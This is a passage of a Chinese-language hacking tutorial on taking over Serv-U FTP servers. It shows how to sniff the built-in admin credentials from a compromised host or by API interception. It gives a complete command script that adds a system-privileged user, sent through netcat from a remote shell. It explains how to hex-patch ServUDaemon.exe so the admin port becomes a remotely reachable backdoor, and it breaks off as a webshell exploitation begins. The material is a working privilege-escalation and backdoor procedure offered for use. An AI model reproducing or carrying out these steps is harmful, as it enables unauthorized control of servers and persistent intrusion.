接下来我们就可嗅探了！先停止本地的Serv-U服务，然后运行ServUAdmin.exe。这样，ServUAdmin.exe就仅仅在本地发挥一个客户端的作用。然后再切换到肉鸡，随便用一个嗅探工具（这里我使用x-way2.5自带的嗅探器）开始嗅探。马上切换回本地ServUAdmin.exe的界面，在"<<本地服务器>>"按右键，选择"连接"（图8）。再上肉鸡查看嗅探结果（图9）。哈哈！是不是用户名和密码都清清楚楚的被记录下来了？




图 8




图 9

经过上面的过程，我们的目的是达到了，但人也差不多累死了，还必须有台肉鸡辅助！还有没有更好的方法呢？答案是肯定的。下面我们就来看看第二种方法——消息拦截。

(2) 消息拦截

消息拦截，是对应用程序的WinSock相关的API函数进行拦截，并对发送和接收的数据进行显示或修改。典型的程序有大家熟悉的WEP、WinSock Expert（好像原来做游戏修改封包工具经常用到），现在就让我们来看看具体怎么拦截？这里我们用WinSock Expert来做示范。




图10

首先运行管理程序ServUAdmin.exe，然后运行WinSock Expert。在进程中选择"ServUAdmin.exe"（图10），然后点击"打开"，这时ServUAdmin.exe就处于WinSock Expert的监控状态了。

切换到ServUAdmin.exe的程序界面，然后参照图8连接本地服务器。这时WinSock Expert的监控框里就出现了整个完整登陆过程，包括我们想要的内置用户账号和密码（图11）。怎么样？这个方法是不是很简单？只用了简单几步就达到了目的。




图11

3 指令系统

得到系统的内置账号和密码后，就该想想怎么利用它向系统添加超级用户。按照以前的文章来看，我们还需要一个带有执行权限的FTP账号，这个账号正好可利用Serv-U内置的账号来添加。添加账号的方法也有两种，聪明的读者肯定想到了：转发嗅探那一段介绍的就是一种方法，但那个方法太复杂。这里我来说说第二种方法，这个方法是我在尝试使用消息拦截时发现的。

原来，Serv-U的服务端还有一套属于它自己的指令，这套指令可在CMD模式下向管理服务端提交。提交之后使用它的更新指令。这样，服务端在不重启的情况下就可让刚添加的用户生效。同样，该组指令在添加用户时还可指定用户的权限以及用户的身份。

下面就让我们来具体看看这组指令中需要用到的部分指令：

(1) USER

该指令是登陆指令，用于提交用户名。

格式：USER 内置账户名

(2) PASS

该指令是登陆指令，用于提交登陆密码。

格式：PASS 内置账户密码

(3) SITE MAINTENANCE

该指令是设置指令，用于打开维护状态。

格式：SITE MAINTENANCE

(4) -DELETEUSER

该指令是设置指令，删除一个用户配置。

格式：-DELETEUSER

(5) -SETUSERSETUP

该指令是设置指令，代表开始添加一个用户配置文件。

格式：-SETUSERSETUP

说明：该指令输入后紧跟着就是设置用户的指令了。

(6) -IP

该指令是设置指令，用于通过输入的IP判断该设置从属于哪个域名。

格式：-IP=0.0.0.0

说明：指定以下的设置属于IP为0.0.0.0的域。

(7) -PortNo

该指令是设置指令，用于通过输入的端口判断该设置从属于

哪个域名。

格式：-PortNo=21

说明：指定以下设置属于端口为21的域。

注：判断属于哪个域名，必须有“-IP”和“-PortNo”，这两个条件缺一不可。

(8) -User

该指令是设置指令，用于向该域添加一个用户。

格式：-User=test1

说明：向域中添加一个名为“test1”的用户。

(9) -Password

该指令是设置指令，用于设定新添加用户的密码。

格式：-Password=111111

说明：设定用户密码为111111。

(10) -HomeDir

该指令是设置指令，用于设置新用户的默认目录。

格式：-HomeDir=c:\

说明：设定用户目录为c:\。

(11) -Maintenance

该指令是设置指令，用于设置新用户的权限。

格式：-Maintenance=System

说明：将新用户的权限设置为系统管理员。

(12) -Ratios=None

该指令是设置指令，用于设置新用户是否锁定默认目录。

格式：-Ratios=None

说明：不锁定用户目录。

(13) Access

该指令是设置参数，用于设置新用户对目录的权限。

格式：Access=c:\|RWAMELCDP

说明：参数前面有空格，RWAMELCDP是全部权限。

(14) -GETUSERSETUP

该指令是设置指令，表示用户设置完毕。

格式：-GETUSERSETUP

说明：使用该命令后Serv-U马上更新用户数据。

OK！基本需要用到这么多指令就可添加一个用户。但我们还不知道原来Serv-U服务器上的域是怎么设置的！如果我们的设置与本身的域有冲突，整个过程都会失败。那么这个问题怎么解决呢？其实很好办，我们可新建一个域。这个域是唯一的，所以不用担心冲突。那么怎样建立一个新域呢？同样地，建立域也是可以使用命令。好！我们再来看看建立一个域需要什么命令。

(1) -SETDOMAIN

该指令是设置指令，用于开始设置域。

格式：-SETDOMAIN

说明：此命令输入后必须紧跟域命令，否则命令失败。

(2) -Domain

该指令是设置指令，用于添加一个新域。

格式：-Domain=MyFTP|0.0.0.0|22|-1|1|0

说明：这里我们添加了一个名为“MyFTP”的新域，域IP为“0.0.0.0”，端口为“22”，后面的是怎么存放文件和使用什么方式连接的设置，可以照抄。

(3) -DynDNSEnable

该指令是设置指令，用于设定是否使用动态DNS。

格式：-DynDNSEnable=0

说明：不使用动态DNS功能

(4) DynIPName

该指令是设置参数，用于设定动态DNS的IP和名字。

格式：DynIPName=

说明：由于我们没有使用，所以不需要写任何信息，但这一句不能不发送，否则将影响用户的添加过程。

添加用户的完整命令集

```
USER LocalAdministrator
PASS #l@$ak#.lk;0@P
SITE MAINTENANCE
-SETDOMAIN
-Domain=MyFTP|0.0.0.0|22|-1|1|0
-DynDNSEnable=0
 DynIPName=
-SETUSERSETUP
-IP=0.0.0.0
-PortNo=22
-User=test1
-Password=111111
-HomeDir=c:\
-Maintenance=System
-Ratios=None
 Access=c:\|RWAMELCDP
-GETUSERSETUP
```

好了！到这里我们能用得上的命令我们就介绍完了。现在我们再来看看怎么使用这些命令添加一个具有执行权限的用户。

首先，我们可使用Telnet来添加。用Telnet连接127.0.0.1:43958，这时会看到图12所示的界面。




图12




图13




图14

此时可使用粘贴的方式将以上命令输入。为什么要使用粘贴呢？因为这时候的操作都是无回显的，所以为了确保输入正确，最好采用粘贴的形式。当按照命令集顺序输入后，结果如图13。

这时，我们在Serv-U中会发现新增加了一个名为“MyFTP”的域，域中有个用户“test1”，是系统管理员权限（图14）。

这样，就完成了一个Serv-U的系统管理员的添加。这个方法

比较累，仅适合于本地添加用户。那么远程该怎么办呢？由于远程的Shell一般都不能使用Telnet，所以上面的方法不适合用于远程添加。远程我们可使用NC来进行添加。假设添加域和命令的指令我们都存在1.TXT中。具体用法如下：

NC 127.0.0.1 43958 <1.TXT

注意 这里只有一次机会，当命令发出后，这个Shell就不能再作其他用途了。因为Serv-U的内部指令中没有退出断开连接指令。所以请检查1.TXT中的指令配置，确保能够成功的时候使用。

当命令完成后，Serv-U的系统管理也就被成功添加了。如何在命令行下确认添加成功呢？我们来看看（图15）。




图15

在图15中，“220 Domain settings saved”表示域已成功添加并保存，“200 User settings saved”表示用户已经添加并保存。这样，添加的用户不需要等待Serv-U重启，而是添加后就马上可以登陆。怎么样？这样的用法是不是很方便？至于添加了用户后能做什么，就不在本文讨论范围中了！

四、制作后门

看了上面的介绍，你现在有什么想法呢？是的，如果我们能把Serv-U作为一个后门就太爽了！但Serv-U似乎在开发时就认识到了这个问题。按照Serv-U的规则，管理端口只绑定127.0.0.1，即只能本地连接。同样地，如果强行修改，将管理端口绑定本机所有IP，还是不能连接。为什么呢？因为它还验证了连接127.0.0.1的IP。如果连接127.0.0.1的IP不是127.0.0.1，则断开。OK！明白了这些就好办了。我们可通过修改文件达到制作后门的目的。

首先，用16进制编辑器打开ServUDaemon.exe，搜索字符串“127.0.0.1”，这时可搜索到很多个，按F3往下搜索。再第6个处停下，将这个“127.0.0.1”修改为“0.0.0.0”。注意：因为字符串位数上的差别，所以后面多出来的两位要用00 00来填充。这里修改以后，Serv-U默认绑定的端口就是0.0.0.0了！然后继续往下搜索，再修改第8个“127.0.0.1”，将这个“127.0.0.1”修改为“*.*.*.*”。这样，验证连接端是否为127.0.0.1的限制就解除了（图16）。




图16

小知识 IP的表示：127.0.0.1表示本机回环接口IP，属于保留IP；0.0.0.0表示本机所有的合法IP；*.*.*.*表示所有的合法IP。

经过这样修改后，管理端口绑定本地所有合法IP（包含公网IP、局域网IP、保留IP），验证连接管理端口的IP为全球合法IP，即所有IP。好！现在再启动Serv-U服务，用本机的管理端连接，同时使用本地局域网的另一台机器对管理端口43958连接，这时使用**NETSTAT -AN**命令可以看到（图17）。




图17

我们可看到IP192.168.0.2（本机IP）和192.168.0.3都连接上了管理端端口！这样，我们成功的突破了Serv-U的限制。好了！多的话我就不说了，突破管理端口的限制我想大家也都能明白这意味着什么了。

五、一次利用过程

下面让我们来看一个利用过程，这里我使用局域网的一台机器（192.168.0.3）做测试。首先得到一个WEBSHELL，注意哦！这个WEBSHELL是GUEST权限的，如图18。

